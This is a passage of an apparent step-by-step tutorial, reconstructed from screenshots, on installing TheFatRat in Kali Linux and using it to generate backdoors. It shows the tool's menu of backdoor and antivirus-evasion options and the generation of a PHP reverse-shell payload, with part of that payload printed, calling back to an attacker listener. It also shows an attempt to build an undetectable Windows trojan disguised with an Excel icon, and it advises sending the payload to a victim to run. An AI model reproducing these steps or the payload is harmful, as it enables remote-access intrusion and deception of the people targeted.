


```
root@kali:~/Desktop/fatrat# git clone https://github.com/Screetsec/TheFatRat.git
Cloning into 'TheFatRat'...
remote: Enumerating objects: 14204, done.
remote: Total 14204 (delta 0), reused 0 (delta 0), pack-reused 14204
Receiving objects: 100% (14204/14204), 354.87 MiB | 1.11 MiB/s, done.
Resolving deltas: 100% (5358/5358), done.
Updating files: 100% (233/233), done.
```

Step 5: The TheFatRat tool has been downloaded into your Kali Linux now move to the directory where you have downloaded the tool and list out the content.

cd TheFatRat


ls



```
root@kali:~/Desktop/fatrat# cd TheFatRat
root@kali:~/Desktop/fatrat/TheFatRat# ls
APKS          config     java      postexploit    release          update
autorun       fatrat     LICENSE   powerfull.sh   setup.sh
backdoor_apk  grab.sh    lists     prog.c         temp
CHANGELOG.md  icons      logs      prog.c.backup  tools
chk_tools     ISSUES.md  PE        README.md      troubleshoot.md
root@kali:~/Desktop/fatrat/TheFatRat# 
```

Step 6: Now you have to permit the execution of the setup. sh using the following command.


chmod +x setup.sh



```
root@kali:~/Desktop/fatrat/TheFatRat# chmod +x setup.sh
root@kali:~/Desktop/fatrat/TheFatRat# ls
APKS          config     java      postexploit    release          update
autorun       fatrat     LICENSE   powerfull.sh   setup.sh
backdoor_apk  grab.sh    lists     prog.c         temp
CHANGELOG.md  icons      logs      prog.c.backup  tools
chk_tools     ISSUES.md  PE        README.md      troubleshoot.md
root@kali:~/Desktop/fatrat/TheFatRat# 
```

Step 7: Now run the tool using the following command.

./setup.sh




root@kali: ~/Desktop/fatrat/TheFatRat
File Actions Edit View Help

```
Setup Script for FATRAT 1.9.7

64Bit OS detected

Checking type of shell ....
[local]
```

Working with TheFatRat Tool :

Example1:Create Backdoor with msfvenom.


We are Creating a Backdoor using the msfvenom utility. So we have chosen Option 1.



kali@kali: ~/Desktop/Th...
kali@kali: ~/Desktop/TheFatRat/TheFatRat
04:57 AM
34%


```
[--]  Created by: Edo Maland (Screetsec) [--]
[--]          Version: 1.9.7             [--]
[--]        Codename: Whistle            [--]
[--]   Follow me on Github: @Screetsec   [--]
[--]   Dracos Linux : @dracos-linux.org  [--]
[--]                                     [--]
[--]      SELECT AN OPTION TO BEGIN:     [--]
[--] .___________________________________[--]

[01]  Create Backdoor with msfvenom
[02]  Create Fud 100% Backdoor with Fudwin 1.0
[03]  Create Fud Backdoor with Avoid v1.2
[04]  Create Fud Backdoor with backdoor-factory [embed]
[05]  Backdooring Original apk [Instagram, Line,etc]
[06]  Create Fud Backdoor 1000% with PwnWinds [Excelent]
[07]  Create Backdoor For Office with Microsploit
[08]  Trojan Debian Package For Remote Acces [Trodebi]
[09]  Load/Create auto listeners
[10]  Jump to msfconsole
[11]  Searchsploit
[12]  File Pumper [Increase Your Files Size]
[13]  Configure Default Lhost & Lport
[14]  Cleanup
[15]  Help
[16]  Credits
[17]  Exit

┌─[TheFatRat]─[~]─[menu]:
└──────► 1
```

2. Backdoors can be of various extensions like .elf,.bat,.php,.asp, etc. So in this example, we are selecting option 5 which is .php Backdoor.




```
MSFVENOM
==[v1.3 >]===========
\(@)(@)(@)(@)(@)(@)(@)/
**********************

=====================================================================
|                    Created by  Edo Maland  ( Screetsec )          |
=====================================================================

      [1]  LINUX >> FatRat.elf
      [2]  WINDOWS >> FatRat.exe
      [3]  SIGNED ANDROID >> FatRat.apk
      [4]  MAC >> FatRat.macho
      [5]  PHP >> FatRat.php
      [6]  ASP >> FatRat.asp
      [7]  JSP >> FatRat.jsp
      [8]  WAR >> FatRat.war
      [9]  Python >> FatRat.py
      [10] Bash >> FatRat.sh
      [11] Perl >> FatRat.pl
      [12] doc >> Microsoft.doc ( not macro attack )
      [13] rar >> bacdoor.rar ( Winrar old version)
      [14] dll >> FatRat.dll
      [15] Back to Menu

┌─[TheFatRat]──[~]─[creator]:
└──────> 5
```

In the below screenshot, you can see that our payload.php is ready and saved in a specific path. Now to perform an attack you can send this payload to the victim and ask him to execute it.



```
[ ++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++   ]

  Generate Backdoor
  +------------++-------------------------++------------------------+
  | Name       ||  Descript               || Your Input
  +------------++-------------------------++------------------------+
  | LHOST      ||  The Listen Addres      || 192.168.64.128
  | LPORT      ||  The Listen Ports       || 8080
  | OUTPUTNAME ||  The Filename output    || payload
  | PAYLOAD    ||  Payload To Be Used     ||
  +------------++-------------------------++------------------------+


[ 0110011100100100111011100110101010101011010100101011100101010101010101 ]

[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 1115 bytes


Your rat file was created , and it is located in : /root/Fatrat_Generated/payload.php

Press [ENTER] key to return to menu .
```


In the below screenshot, you can see that we have displayed the contents or the coding of payload.php, in which LHOST and Port Number are specified.



```
root@kali:/home/kali# cat /root/Fatrat_Generated/payload.php
/*<?php /**/ error_reporting(0); $ip = '192.168.64.128'; $port = 8080; if ((
$f = 'stream_socket_client') && is_callable($f)) { $s = $f("tcp://{$ip}:{$po
rt}"); $s_type = 'stream'; } if (!$s && ($f = 'fsockopen') && is_caroot@kali
root@kali:/home/kali# 
  +--------------++---------------------------++-------------------------+
  | Name         ||  Descript                 || Your Input              
  +--------------++---------------------------++-------------------------+
  | LHOST        ||  The Listen Addres        || 192.168.64.128          
  | LPORT        ||  The Listen Ports         || 8080                    
  | OUTPUTNAME   ||  The Filename output      || payload                 
  | PAYLOAD      ||  Payload To Be Used       ||                         
  +--------------++---------------------------++-------------------------+

[ 0110011100100100111011100110101010101011010100101011100101010101010101 ]

[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 1115 bytes

Your rat file was created , and it is located in : /root/Fatrat_Generated/payload.php

Press [ENTER] key to return to menu .
```

Example 2: Create Fud 100% Backdoor with Fudwin 1.0.

We will Create Fud Backdoor using Fudwin 1.0. So we have selected Option 2 from the menu.




```
  \__.' .|-' /    [--]  Created by: Edo Maland (Screetsec) [--]
   L   /|o'--'\   [--]         Version: 1.9.7              [--]
   |  /\/\/\   \  [--]        Codename: Whistle            [--]
   J /       \.__\ [--]  Follow me on Github: @Screetsec   [--]
   J /       \.__\ [--]  Dracos Linux : @dracos-linux.org  [--]
   |/           /  [--]                                    [--]
   \         .'\.  [--]     SELECT AN OPTION TO BEGIN:     [--]
 ____)_/\_(___\.  [--] .__________________________________[--]
(___._/  \_.___)'\_.-------------------------------------------/

     [01]  Create Backdoor with msfvenom
     [02]  Create Fud 100% Backdoor with Fudwin 1.0
     [03]  Create Fud Backdoor with Avoid v1.2
     [04]  Create Fud Backdoor with backdoor-factory [embed]
     [05]  Backdooring Original apk [Instagram, Line,etc]
     [06]  Create Fud Backdoor 1000% with PwnWinds [Excelent]
     [07]  Create Backdoor For Office with Microsploit
     [08]  Trojan Debian Package For Remote Acces [Trodebi]
     [09]  Load/Create auto listeners
     [10]  Jump to msfconsole
     [11]  Searchsploit
     [12]  File Pumper [Increase Your Files Size]
     [13]  Configure Default Lhost & Lport
     [14]  Cleanup
     [15]  Help
     [16]  Credits
     [17]  Exit

┌─[TheFatRat]─[~]─[menu]:
└──────→ 2
```

In the below screenshot, you can see that there are 2 primary options.

Power stage 0.2.5


Slow but Powerful

So we have selected option 1 which seems to be NEW.




```
                                                        1.0

Select one tool to create your Windows EXE FUD Rat

[ 1 ] - Powerstager 0.2.5 by z0noxz (powershell) (NEW)
[ 2 ] - Slow But Powerfull (OLD)
[ 3 ] - Return to menu

┌─[TheFatRat]─[~]─[FUDWIN]:
└──────→ 1
```

In the below Screenshot, we have to specify the name of our payload and the Architecture of our Target System, so in this example, we have selected 64Bit (XP64, Vista,7,8,10).



```
[ 1 ] - Powerstager 0.2.5 by z0noxz (powershell) (NEW)
[ 2 ] - Slow But Powerfull (OLD)
[ 3 ] - Return to menu

┌─[TheFatRat]─[~]─[FUDWIN]:
└──────→ 1


[ ++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++    ]

   Your local IPV4 address is : 192.168.64.128
   Your local IPV6 address is : fe80::20c:29ff:fe79:dbe5
   Your public IP address is : 106.220.65.229
   Your Hostname is : 3(NXDOMAIN


   Please enter the base name for output files(App.exe) : WinPayload



[ ++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++    ]
   Select Windows Architeture target

     1 - 32Bit (XP,7,Vista)
     2 - 64Bit (XP64,Vista,7,8,10)

 Choose (1,2) : 2
```


Now, we have to select the icon name in which the payload will hide. So we have selected excel.ico.



```
   lync.ico
   pdf.ico
   powerpoint.ico
   project.ico
   publisher.ico
   TheFatRat.ico
   visio.ico
   vlc.ico
   word.ico
   +---------------------+

   Write the icon name from the list to add to your backdoor EXE or press [ENTER] key for default icon

   Filename : excel.ico


[ ++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++    ]
 [*] Builing your powerstage rat for windows with the following values

   Target        : Windows 64 Bit
   Your IP/Host  : 192.168.64.128
   Your Port     : 8080
   Rat Filename  : WinPayload
   Icon filename : excel.ico


 [x] There was an error creating your FUD rat with Powerstager .

Press [ENTER] key to continue to return to fatrat menu
```

